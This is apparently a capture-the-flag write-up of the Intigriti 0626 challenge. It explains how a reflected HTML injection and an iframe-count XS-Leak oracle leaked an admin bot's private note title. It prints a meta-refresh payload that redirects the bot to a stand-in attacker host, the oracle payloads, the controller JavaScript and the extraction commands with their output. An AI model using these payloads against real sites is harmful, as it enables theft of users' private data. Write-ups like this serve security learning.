Intigriti 0626: Leaking Admin Private Notes with Reflected HTML Injection and XS-Leak
Summary: I solved the Intigriti 0626 challenge by turning a CSP-limited reflected HTML injection in
/searchinto an XS-Leak oracle. The final exploit redirected the admin bot to an attacker-controlled controller and leaked the admin’s private note title one character at a time.
Introduction
This write-up covers my solution for the Intigriti 0626 challenge.
At first glance, the application looked fairly locked down. The challenge used a strict Content Security Policy, so direct JavaScript execution through a classic reflected XSS payload was not possible.
However, the /search endpoint reflected the q parameter unsafely when no note matched the search query. That still gave an HTML injection primitive.
The key idea was to avoid trying to execute JavaScript on the challenge origin. Instead, I used the injection to redirect the admin bot to my own controller, then used a cross-origin iframe length oracle to test whether the admin had a private note title matching a candidate prefix.
Repeating that oracle leaked the private note title, which contained the flag.
Target
- Challenge: Intigriti 0626
- Asset:
https://challenge-0626.intigriti.io - Vulnerable endpoint:
/search - Bot trigger:
/report - Vulnerability type: Reflected HTML injection
- Technique: XS-Leak using cross-origin iframe
contentWindow.length
Initial Observation
The application had a notes feature and a report feature.
The report page allowed a user to submit a path for the admin bot to visit:
1
/report
The page itself mentioned this requirement:
1
2
3
Report a path to admin
Submit a path on this site for the admin to visit.
Must start with /
The interesting endpoint was /search, which accepted parameters like:
1
/search?owner=admin&q=test&description=d
When a note was not found, the value of q was reflected into the response without proper HTML escaping:
1
<p>{q} not found</p>
This meant I could inject HTML into the “not found” branch.
CSP Limitation
A direct XSS payload was not enough because the challenge used a strict CSP.
For example, trying to inject a script was not useful. Inline JavaScript execution was blocked, and loading arbitrary scripts was also restricted.
However, CSP did not fully prevent all HTML-based behavior. In particular, I could still inject a meta refresh tag:
1
<meta http-equiv=refresh content=0;url=https://ATTACKER-CONTROLLER/r/RUN_ID>
This was enough to redirect the admin bot away from the challenge site to my own server.
That turned a CSP-limited HTML injection into an admin-controlled navigation primitive.
Redirecting the Admin Bot
The report path contained a reflected meta refresh payload inside the q parameter:
1
/search?owner=admin&q=<meta http-equiv=refresh content=0;url=https://ATTACKER-CONTROLLER/r/RUN_ID>&description=d
Submitted through /report, the admin bot visited the vulnerable search page, parsed the injected meta refresh, and was redirected to my controller.
I first confirmed this with a canary endpoint.
1
node solve.js canary --timeout 90000
A successful canary looked like this:
1
2
3
4
5
{
  "type": "canary",
  "ip": "34.140.37.218",
  "ua": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/133.0.6943.16 Safari/537.36"
}
 The admin bot reached my controller after being redirected by the injected meta refresh payload.
Root Cause
The root cause had two parts.
First, /search reflected raw user input in the “not found” branch:
1
<p>{q} not found</p>
Second, the search logic used SQL LIKE.
This created a useful difference between the server-side search behavior and the HTML reflection behavior when a NUL byte was used.
The payload shape was:
1
candidate + '%' + String.fromCharCode(0) + '<iframe></iframe>'
Conceptually:
1
<known-prefix>%\x00<iframe></iframe>
The SQL search pattern was effectively truncated at the NUL byte, while the HTML reflection still preserved the injected HTML after the NUL byte.
This gave an oracle:
- If the admin has a note title matching
candidate%, the note is found. - If a note is found, the “not found” branch is not rendered.
- If the “not found” branch is not rendered, the injected
<iframe>is absent. - If there is no match, the injected
<iframe>is rendered.
The XS-Leak Oracle
Even though the challenge page is cross-origin, the attacker-controlled parent page can still read:
1
iframe.contentWindow.length
This value reveals how many child frames exist inside the framed document.
The oracle behavior was:
1
2
match: iframe.contentWindow.length === 0
miss:  iframe.contentWindow.length === 1
Why?
For a matching prefix, the search result page did not render the injected <iframe>, so the framed document had no child frames.
For a non-matching prefix, the “not found” branch reflected the injected <iframe>, so the framed document contained one child frame.
This provided a clean boolean oracle for prefix matching.
Controller Page
The attacker-controlled controller served an oracle page to the admin bot.
For each candidate prefix, it created a hidden iframe pointing to the challenge search endpoint:
1
2
3
4
f.src =
  'https://challenge-0626.intigriti.io/search?owner=admin&q=' +
  encodeURIComponent(prefix + '%' + String.fromCharCode(0) + '<iframe></iframe>') +
  '&description=d';
Then it waited for the iframe to load and read:
1
f.contentWindow.length
The result was logged back to the controller:
1
const match = len === 0;
The relevant behavior from the exploit script was:
1
2
3
4
5
6
7
8
f.onload = () => {
  let len = -1;
  try {
    len = f.contentWindow.length;
  } catch (e) {}

  finish(len === 0, 'load', len);
};
Exploit Flow
The full exploit flow was:
- Start a local HTTP controller on
127.0.0.1:8780. - Expose it publicly with
localhost.run. - Register and log in with a temporary user.
- Submit a report path containing the meta refresh HTML injection.
- The admin bot visits
/search. - The injected meta refresh redirects the admin bot to the controller.
- The controller serves an oracle page.
- The oracle page frames
/search?owner=admin&q=<candidate>%\x00<iframe></iframe>. iframe.contentWindow.lengthreveals whether the candidate prefix matches an admin private note title.- Repeat character by character until the full note title is leaked.
Proof of Concept
The PoC script supported three useful modes:
1
2
3
canary  - confirm the admin bot reaches the controller
chunk   - test a group of candidate next characters
auto    - extract the value automatically
1. Confirm Admin Bot Redirection
1
node solve.js canary --timeout 90000
Expected result:
1
2
3
4
5
6
{
  "type": "canary",
  "nonce": "canary-...",
  "ip": "34.140.37.218",
  "ua": "Mozilla/5.0 ... HeadlessChrome ..."
}
2. Confirm the Flag Prefix
The expected flag format started with:
1
INTIGRITI{
To verify that prefix:
1
node solve.js chunk --prefix "INTIGRITI" --chars "{" --timeout 90000
A successful result looked like:
1
2
3
4
5
6
{
  "prefix": "INTIGRITI{",
  "match": true,
  "len": 0,
  "kind": "load"
}
 The oracle confirmed that the admin note title starts with the expected flag prefix.
3. Extract Automatically
The automatic extractor tested candidate characters in chunks:
1
node solve.js auto --prefix "INTIGRITI{" --rounds 45 --chunk-size 8 --timeout 90000 --cooldown 65000
For UUID-style flag positions, the script tested hexadecimal characters. At known dash positions, it tested -. At the end, it tested }.
Example output:
1
2
3
4
5
6
{
  "prefix": "INTIGRITI{019ea42e",
  "match": true,
  "len": 0,
  "kind": "load"
}
4. Manual Extraction
The same oracle could be used manually:
1
2
node solve.js chunk --prefix "<known-prefix>" --chars "01234567" --timeout 90000
node solve.js chunk --prefix "<known-prefix>" --chars "89abcdef" --timeout 90000
At UUID dash positions:
1
node solve.js chunk --prefix "<known-prefix>" --chars "-" --timeout 90000
To verify the closing brace:
1
node solve.js chunk --prefix "<known-prefix-without-brace>" --chars "}" --timeout 90000
A successful final check returned:
1
2
3
4
{
  "match": true,
  "len": 0
}
 The final candidate was verified with the closing brace.
Payloads Used
Report Payload
1
<meta http-equiv=refresh content=0;url=https://ATTACKER-CONTROLLER/r/RUN_ID>
Encoded inside the reported path:
1
/search?owner=admin&q=%3Cmeta%20http-equiv%3Drefresh%20content%3D0%3Burl%3Dhttps%3A%2F%2FATTACKER-CONTROLLER%2Fr%2FRUN_ID%3E&description=d
Oracle Payload
1
/search?owner=admin&q=<candidate>%\x00<iframe></iframe>&description=d
In JavaScript:
1
prefix + '%' + String.fromCharCode(0) + '<iframe></iframe>'
Why This Leaks Admin Data
The attacker cannot directly read the admin’s private notes cross-origin.
However, the attacker can make the admin bot load a page that performs same-origin searches as the admin. The response shape differs depending on whether a note title matches a candidate prefix.
The attacker-controlled parent page cannot read the response body, but it can observe a side effect: the number of child frames inside the cross-origin iframe.
This is enough to convert the search result difference into a one-bit leak:
1
Does the admin have a private note title matching this prefix?
Repeating the question leaks the full title.